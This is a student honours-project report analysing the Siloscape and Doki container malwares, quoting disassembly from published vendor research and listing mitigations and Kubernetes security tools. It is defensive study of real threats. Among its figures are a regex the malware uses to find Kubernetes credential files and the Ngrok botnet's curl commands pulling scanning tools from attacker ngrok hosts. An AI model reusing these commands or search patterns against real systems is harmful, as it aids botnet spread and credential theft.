Container Exploit Analysis

Feasibility Demo - Project Artefact

Finlay Reid

CMP400: Honours Project

BSc Ethical Hacking Year 4

2021/22

Note that Information contained in this document is for educational purposes.

Contents

1.1 INTRODUCTION

THIS DOCUMENT PROVIDES AN ANALYSIS OF TWO RECENT CONTAINER MALWARES, DISCUSSING THEIR INTEGRAL COMPONENTS AND THE MEASURES TAKEN TO MITIGATE THE RISKS POSED BY THESE EXPLOITS. THE RESOURCES SECTION COLLATES ALL THE RESEARCH INFORMATION THAT IS RELEVANT TO MY PROJECT OR COULD BE IN THE FUTURE. FINALLY THE REFERENCES SECTION DETAILS THE RELEVANT WEBSITES THAT HELPED WHEN WRITING THE ANALYSIS.

2 MALWARE ANALYSIS

2.1 SILOSCAPE MALWARE

Coined as the first malware that targets Windows containers, this exploit attempts to target a weakness found within the windows kernel due to the existence of an unreported function. Since the initial release of Kubernetes back in 2014, malware posed very little threat to the container management system, even with the ever-growing threat that malware poses to machines. A study conducted by stakrox exposed that over 67% of Kubernetes environments had some form of misconfiguration(Labs, C., 2021). Demonstrating that threat of malware to container environments will only increase due to this and the fact that containers are instrumental in many modern-day businesses.

Siloscape is heavily obfuscated like the majority of today's malware, and functions by exploiting misconfigurations found within containers operating on a Windows operating system. At its simplest, the malware attempts to create malicious pods after gaining access to the cluster. Unique to this malware named CloudMalware.exe, the exploit Is programmed not to mine crypto but to create a back door to the infected cluster.



Figure 1 - Flow of siloscape attack

Siloscape Circumvention Techniques

Siloscape as a malware utilises many techniques to obfuscate itself proving difficult to analysts looking to reverse engineer the exploit. One technique in which it achieves this, is through making sure every string used in the program is obfuscated to some degree. **Figure 2** displays the obfuscation used by the malware in a dissembler.

```
mov     qword ptr [rbp+970h+var_410+10h], rax
mov     rax, 33BFE1009341B2B5h
mov     qword ptr [rbp+970h+var_410+18h], rax
mov     rax, 0F842361F3A82384Ah
mov     qword ptr [rbp+970h+var_3F0], rax
mov     rax, 35ACFCCF0FF74B5Ah
mov     qword ptr [rbp+970h+var_3F0+8], rax
mov     rax, 8465799F695385B9h
mov     qword ptr [rbp+970h+var_3F0+10h], rax
mov     rax, 33084C2A07ED4BABh
mov     qword ptr [rbp+970h+var_3F0+18h], rax
vmovdqu ymm0, [rbp+970h+var_2F0]
vpxor   ymm1, ymm0, [rbp+970h+var_410]
vmovdqa [rbp+970h+var_410], ymm1
vmovdqu ymm0, [rbp+970h+var_3F0]
vpxor   ymm1, ymm0, [rbp+970h+var_2D0]
vmovdqa [rbp+970h+var_3F0], ymm1
mov     rdx, [rdx]
lea     rcx, [rbp+970h+var_410]
vzeroupper
call    sub_7FF6DBC67980
```

```
mov     rax, 76ACB80F995AA5F4h
mov     qword ptr [rbp+970h+var_410+18h], rax
mov     rax, 0FD0E7345689A2947h
mov     qword ptr [rbp+970h+var_3F0], rax
mov     rax, 7ABDEDD656BA0C51h
mov     qword ptr [rbp+970h+var_3F0+8], rax
mov     rax, 906E628F644ACDABh
mov     qword ptr [rbp+970h+var_3F0+10h], rax
mov     rax, 33084C2A07C95BF6h
mov     qword ptr [rbp+970h+var_3F0+18h], rax
vmovdqu ymm0, [rbp+970h+var_3D0]
vpxor   ymm0, ymm0, [rbp+970h+var_410]
vmovdqa [rbp+970h+var_410], ymm0
vmovdqu ymm1, [rbp+970h+var_3B0]
vpxor   ymm0, ymm1, [rbp+970h+var_3F0]
vmovdqa [rbp+970h+var_3F0], ymm0
lea     rcx, [rbp+970h+var_410] ; a1
vzeroupper
call    Log?
nop
lea     rcx, [rbp+970h+var_670]
```

Figure 2 - Obfuscation used - ref: https://unit42.paloaltonetworks.com/siloscape/

Another technique used to disguise the malware is that one of the keys used to decrypt the C2 server password is directly programmed into the exploit. The other requires the user to pass an argument through the command line. This means that the malware code is slightly different each time, ensuring the program's hash cannot be used to identify the malware. Allowing the exploit to be unique, explaining how it's not present within any virus databases.

Escaping The Container

This malware uses a technique called thread impersonation to assist in container breakout. The technique functions by having a thread execute using a different set of security measures than the original process that ran it. In this instance, the malware utilizes the privilege levels from a process named CExecSvc.exe. This executable is the main container execution agent and is responsible for a number of tasks including launching the container environment, providing console features, and is used when copying files from or to the container. Mimicking its main thread allows the malware to invoke the NtSetInformationSymbolicLink routine, this invocation produces a symbolic link, which as previously mentioned connects the containers X: drive and the main computers C: drive. Symbolic links essentially are a file that has a link to a separate file/directory.

Search For Files

The malware will then attempt to find two specific files located on the Kubernetes nodes, the Kubernetes config file and kubectl's executable. When searching for the config file, the FindFILE function is invoked. This function is presumably a string searching algorithm and it receives an argument instructing the function to ignore folders including Program files, Program files (x86), Windows, and Users. This can be seen in **Figure 3** which displays the code of the search. Similarly, when searching for the kubectl exec, the FindFILE function is called and the process remains the same only the regular expression is changed. **Figure 4** displays the change of the regular expression.

```
v32 = (__int64 *)FindFile((_OWORD *)(_RBP + 2048), _RBP + 32, (char *)(_RBP + 1776), (__int64)v30, 0);//
                                        // FindFile(
                                        // "X:",
                                        // "kubectl.exe",
                                        // {"Program Files", "Program Files (x86)", "Windows", "Users"},
                                        // FALSE
                                        // )
```

Figure 3 - Code for searching for files - ref: https://unit42.paloaltonetworks.com/siloscape/

```
// "^---\napiVersion:[\S\s]*certificate-authority-data:[\S\s]*client-certificate-data:[\S\s]*client-key-data:"
// {"Program Files", "Program Files (x86)", "Windows", "Users"},
// TRUE
```

Figure 4 - Change of reg expression - ref: https://unit42.paloaltonetworks.com/siloscape/

Once the files have been found the specific paths are stored and used but first the malware checks if the current node has the proper privileges, it determines this by using the saved paths.

Connecting To Tor

The method to achieve the connection with the tor network is through the malware's unusual technique of utilizing visual studios resource manager. The malware employs this resource manager to first make sure the tor application is downloaded on the hosts C: drive then the exploit will attempt to connect to the tor network. This feature permits users to attach additional files to the original program, through a pointer to the newly added file. The tor application is first launched, then the exploit attempts to connect to its command and control center, an IRC(Internet Relay Chat) server using a tor onion address. IRC is a relatively old protocol used for text messaging. To connect to the server, the password needs to be decrypted and it achieves this through a byte by byte XOR.

Commands

After joining the IRC server commands can be issued, the malware allows for both standard CMD commands and kubectl commands. The malware makes use of the file paths found earlier to issue commands to the cluster. If the command starts with a K the exploit knows this is a kubectl command and if it starts with a C it deducts that it is a windows command.

Summary

Due to the research carried out by Daniel Prizmant a few key pieces of information have been discovered. In his example a dummy VM was configured, then a connection was initiated with the IRC server. 313 victims were present on the sever and an admin channel, demonstrating the malware has numerous victims and the possibility of it being involved in a larger malware campaign. Where siloscape differs from other malware, is in its aim of gaining a means of entry to facilitate future malicious activity.

Measures to mitigate the risk posed by this malware include ensuring the Kubernetes cluster is configured properly, never making use of Windows containers as a security feature, processes executing within windows should be thought of as having admin privileges, and employing hyper v containers for any future situations that rely on security functionality.

Overall the Siloscape malware is intelligent in its process of obfuscation and evasive measures. During the container breakout section it successfully impersonates a process leveraging itself to greater privileges allowing for a link to be formed between the container and the host. After finding the relevant files necessary for the connection to its command and control center, it utilizes visual studios resource manager to download the application then a connection is initialized. Commands can then be issued through the IRC server.

2.2 DOKI MALWARE

Due to the speed at which cloud-based environments have been adopted and their reliance on Linux systems, the existence of this malware is not surprising. The doki malware utilises the ngrok botnet to infect docker servers due to misconfigured API ports. Doki differs from siloscape, as rather than exploiting windows based containers, the Linux architecture is attacked. This backdoor into the Linux operating system was uploaded into the virus total database in January 2020 and had zero detections over the following 6 months.

Utilising different methods to gain access to the host's infrastructure, the malware is able to infect the machine, controlling it all within a few hours. One interesting part of the malware is in its use of a Domain generation algorithm derived from the cryptocurrency dogecoin's blockchain, that assists in its connection to the C2.

Providing malicious users with the ability of code execution on its comprised target, this initial infection can be leveraged to launch other exploits including ransomware and denial of service attacks. The doki malware is proving to be an intelligently crafted piece of malware capable of causing serious issues to cloud docker servers.



Figure 5 - Doki execution flow

Obfuscation Techniques

The doki malware utilizes obfuscation techniques like siloscape to deceive analysts attempting to reverse engineer the program. Not to the same extent however as this method is much simpler than silioscapes. The main thread of the malware waits for the input of code to execute from the attacker and saves the file under a random Linux kernel module, selected from a hardcoded list in the malware. The inclusion of this feature is interesting as Linux malware normally does not conceal their system files.

Figure 6 displays the hardcoded list of Linux kernel modules the malware selects from.

```
dq offset aAtaSff       ; DATA XREF: execute_malware?+4↑o
                        ; "ata_sff"
dq offset aBioset       ; "bioset"
dq offset aBond0        ; "bond0"
dq offset aCifsd        ; "cifsd"
dq offset aCpuhp0       ; "cpuhp_0"
dq offset aCpuset       ; "cpuset"
dq offset aCpuhp1       ; "cpuhp_1"
dq offset aCrypto       ; "crypto"
dq offset aDevfreqWq    ; "devfreq_wq"
dq offset aDmpdaemon    ; "dmpdaemon"
dq offset aExt4RsvConver ; "ext4-rsv-conver"
dq offset aFlush19913000 ; "flush-199:13000"
dq offset aFlush19925000 ; "flush-199:25000"
dq offset aFlush19930000 ; "flush-199:30000"
dq offset aFlush25316   ; "flush-253:16"
dq offset aFlush25317   ; "flush-253:17"
dq offset aFlush25318   ; "flush-253:18"
dq offset aFlush25319   ; "flush-253:19"
dq offset aFlush25320   ; "flush-253:20"
dq offset aFlush25321   ; "flush-253:21"
dq offset aFsnotifyMark ; "fsnotify_mark"
dq offset aIbAddr       ; "ib_addr"
dq offset aIbCm         ; "ib_cm"
dq offset aIbMcast      ; "ib_mcast"
```

Figure 6 - Obfuscation through kernel modules – ref: https://www.intezer.com/blog/cloud-security/watch-your-containers-doki-infecting-docker-servers-in-the-cloud/

Infection Component

Having gained backdoor access into the server the program then attempts to download curl images in order to facilitate more malicious behaviour. A container is created through the create API request, this is then used to link the /tmpXXXXXX directory and the root directory of the host. If the malware achieves this the service has been compromised and the new privileges are leveraged to download the c2 component, the network scanner, and the downloader script.

Figure 7 displays the download of the shell script.

```
loc_7FB41A3B7732:
call    get_pid
lea     r12, [rsp+828h+s]
mov     r9, rbp         ; command_line
mov     rcx, rbx        ; update.sh
mov     r8d, eax        ; pid
lea     rdx, aSDS       ; "%s %d \"%s\""
mov     rdi, r12        ; s
xor     eax, eax
mov     esi, 400h       ; n
call    snprintf
inc     eax
cmp     eax, 400h
jbe     short loc_7FB41A3B7766
```

Figure 7 – Download of shell – ref: https://www.intezer.com/blog/cloud-security/watch-your-containers-doki-infecting-docker-servers-in-the-cloud/

Ngrok Component

The ngrok mechanism utilized by the malware is responsible for searching for potential victims that have misconfigurations within their systems. Feeding the information back to the malicious users through a Ngrok URL, the discovered targets are then exploited. Ngrok is a reputable reverse proxy service that forwards network requests in the public domain to locally based servers. In this instance, the ngrok service is used to craft URLs with the intention of using them to copy malicious payloads onto the victims enviroment. These payloads include the downloader script and network scanner. The malware is able to execute the downloaded payload by exploiting the Unix utility cron.

Downloader script: Installs malware including crypto miners and doki(c2).

Network scanner: Uses network scanning tools to scan ports relevant to services such as docker/Redis and protocols including SSH/HTTP

The end of the process within the ngrok component confirms the total compromisation of the container. The attacker is then able to complete a container breakout using standard API commands and gain access to the server, not just the original container that was created.

The scanner component of ngrok has its own set of processes it cycles through to scan for the next victim. Variables such as the target IP range, the Reporter and Downloader domains are programmed into the script.

Figure 8 displays the command used in the original ngrok botnet to download the scanning tools including zmap, jq, and zgrap.

```
curl -m 120 -fks -o /usr/bin/zmap "hxxp://3a3c559e.ngrok.io/d8/zmap"
curl -m 120 -fks -o /usr/bin/jq "hxxp://53349e8c.ngrok.io/d8/jq"
curl -m 120 -fks -o /usr/bin/zgrab "hxxp://e5a22d36.ngrok.io/d8/zgrab"
```

Figure 8 - command used by ngrok - ref: https://www.intezer.com/blog/cloud-security/watch-your-containers-doki-infecting-docker-servers-in-the-cloud/

C2 Component

Since Doki is a multi-threaded program a new thread is created to initialize the connection to the C2. Creating the address for the command and control center is completed by the Domain Generation Algorithm, as previously mentioned this is based on dogecoins cryptocurrency blockchain. The malware undergoes the following process, first, a search engine that displays the transaction history of dogecoin is used to check the amount that was sent by an attacker. Next, the value that was received back is hashed with SHA256 and the first 12 numbers of the string are used as the subdomain. Finally, the full address is generated by taking the 12 numbers and adding ddns.net to the end, which is an extensively used DNS service. This permits the attacker to modify the point of contact with the c2 as there is full control over when the domain needs to be altered. Furthermore, since blockchain records data that cannot be changed there will always remain a way to connect to the control center. Making any attempts to shut down the method of connection difficult.

The malware has also implemented checks to alert if no dogecoin was transferred. This can be seen in **Figure 9** as the string is equal 0.000000.

```
mov     rdi, cs:off_7FB41A415378 ; "46927e019820"
xor     edx, edx
test    rdi, rdi
jz      short return
```

Figure 9 - Check for dogecoin – ref: https://www.intezer.com/blog/cloud-security/watch-your-containers-doki-infecting-docker-servers-in-the-cloud/

Summary

The techniques used at the core of the doki malware is further evidence that malware is in a continuous development. Extremely compact as an exploit, it has basic obfuscation but where it excels is in its ability to propagate to other targets. The unorthodox utilization of dogecoins blockchain enables the attackers to switch the point of contact at will, ensuring law enforcement struggle to investigate or shutdown the malicious activity. Exploiting the current implementation of dockers ports through the two year old Ngrok Botnet campaign, this malware can fully compromise the system in couple of hours. However, users can ensure their systems are protected through a number of mitigation methods including confirming there is no exposed ports, ensuring the containers within the cluster were deployed by the admin, following best practices when configuring the cluster and maintaining the cluster with up to date software.

3 RESOURCES

3.1 TOOLS

Tools	Type	Description	Link
Kubestriker	Offensive tool	Helps remove security misconfigurations and preforms depth checks. Auditing tool for Kubernetes.	https://github.com/vchinnipilli/kubestriker
Guard	Defensive Tool	Kubernetes webhook authentication server. Login to Kubernetes using different auth providers.	https://github.com/appscode/guard
Kube-lego	Defensive Tool	Tool that requests certificates for Kubernetes Ingress resources. (DEPRECATED)	https://github.com/jetstack/kube-lego
Cert-manager	Defensive Tool	Kubernetes add on that can be used to automate making sure TLS certificates are proper.	https://github.com/jetstack/cert-manager
Kube audit	Security Tool	Command-line program that audits Kubernetes clusters looking for security issues.	https://github.com/Shopify/kubeaudit
kuberhunter	Security Tool	Tool used to inspect Kubernetes cluster looking for security issues and misconfigurations.	https://github.com/aquasecurity/kube-hunter
Kube2iam	Defensive Tool	Authorizes containers with IAM credentials using annotations	https://github.com/jtblin/kube2iam
Kubiscan	Security Tool	A program that scans kubernets files	https://github.com/cyberark/KubiScan

		for dangerous permissions.	
Kube-bench	Security Tool	Tool used for deciding if Kubernetes has been set up with the best security practices.	https://github.com/aquasecurity/kube-bench
kubesploit	Offensive tool	Post exploitation C2 for containers.	https://github.com/cyberark/kubesploit

3.2 VULNERABLE APPS

Application	Type	Description	Link
Kube goat	Offline	Vulnerable kubernets cluster	**https://github.com/ksoclabs/kube-goat**
Kubernetes goat	Offline	Intentially designed vulnerable cluster created by madhuakula	**https://github.com/madhuakula/kubernetes-goat**
Bust a kube	Offline	Vulnerable kubernets cluster to assist in helping people to attack and defend clusters	**https://www.bustakube.com/**
Kubernetes Local Security Testing Lab	Offline	Built enviroment used to test kuberntes tools and exploits.	**https://github.com/raesene/kube_security_lab**

REFERENCES

Build something really awesome. 2021. *CExecSvc.exe, which implements the container execution service.*. [online] Available at: <https://ywjheart.wordpress.com/2017/12/15/cexecsvc-exe-which-implements-the-container-execution-service/> [Accessed 2 December 2021].

Cusimano, A., 2021. *Siloscape: The Dark Side of Kubernetes*. [online] Container Journal. Available at: <https://containerjournal.com/features/siloscape-the-dark-side-of-kubernetes/> [Accessed 1 December 2021].

Docs.microsoft.com. 2021. *Impersonation - Win32 apps*. [online] Available at: <https://docs.microsoft.com/en-us/windows/win32/com/impersonation> [Accessed 2 December 2021].

Fishbein, N. and Kajiloti, M., 2021. *Watch Your Containers: Doki Infecting Docker Servers in the Cloud*. [online] Intezer. Available at: <https://www.intezer.com/blog/cloud-security/watch-your-containers-doki-infecting-docker-servers-in-the-cloud/> [Accessed 1 December 2021].

Huang, F., 2021. *Protecting Containers Against 'Doki' Malware*. [online] Container Journal. Available at: <https://containerjournal.com/topics/container-security/protecting-containers-against-doki-malware/> [Accessed 1 December 2021].

Labs, C., 2021. *Doki Linux Malware Infected Docker Servers in the Cloud | Cyware Hacker News*. [online] Cyware Labs. Available at: <https://cyware.com/news/doki-linux-malware-infected-docker-servers-in-the-cloud-5d9bf8d0> [Accessed 2 December 2021].

Prizmant, D., 2021. *Siloscape: First Known Malware Targeting Windows Containers to Compromise Cloud Environments*. [online] Unit42. Available at: <https://unit42.paloaltonetworks.com/siloscape/> [Accessed 27 November 2021].

Rewterz. 2021. *Rewterz Threat Alert – Here's The First Known Malware Compromising Cloud Environments Using Windows Containers – Active IOCs | | Rewterz*. [online] Available at: <https://www.rewterz.com/rewterz-news/rewterz-threat-alert-heres-the-first-known-malware-compromising-cloud-environments-using-windows-containers-active-iocs> [Accessed 2 December 2021].

SecureCoding. 2021. *All About Doki Malware - SecureCoding*. [online] Available at: <https://www.securecoding.com/blog/all-about-doki-malware/> [Accessed 2 December 2021].

Threatpost.com. 2021. *Doki Backdoor Infiltrates Docker Servers in the Cloud*. [online] Available at: <https://threatpost.com/doki-backdoor-docker-servers-cloud/157871/> [Accessed 29 November 2021].

360 Netlab Blog - Network Security Research Lab at 360. 2021. *A New Mining Botnet Blends Its C2s into ngrok Service*. [online] Available at: <https://blog.netlab.360.com/a-new-mining-botnet-blends-its-c2s-into-ngrok-service/> [Accessed 2 December 2021].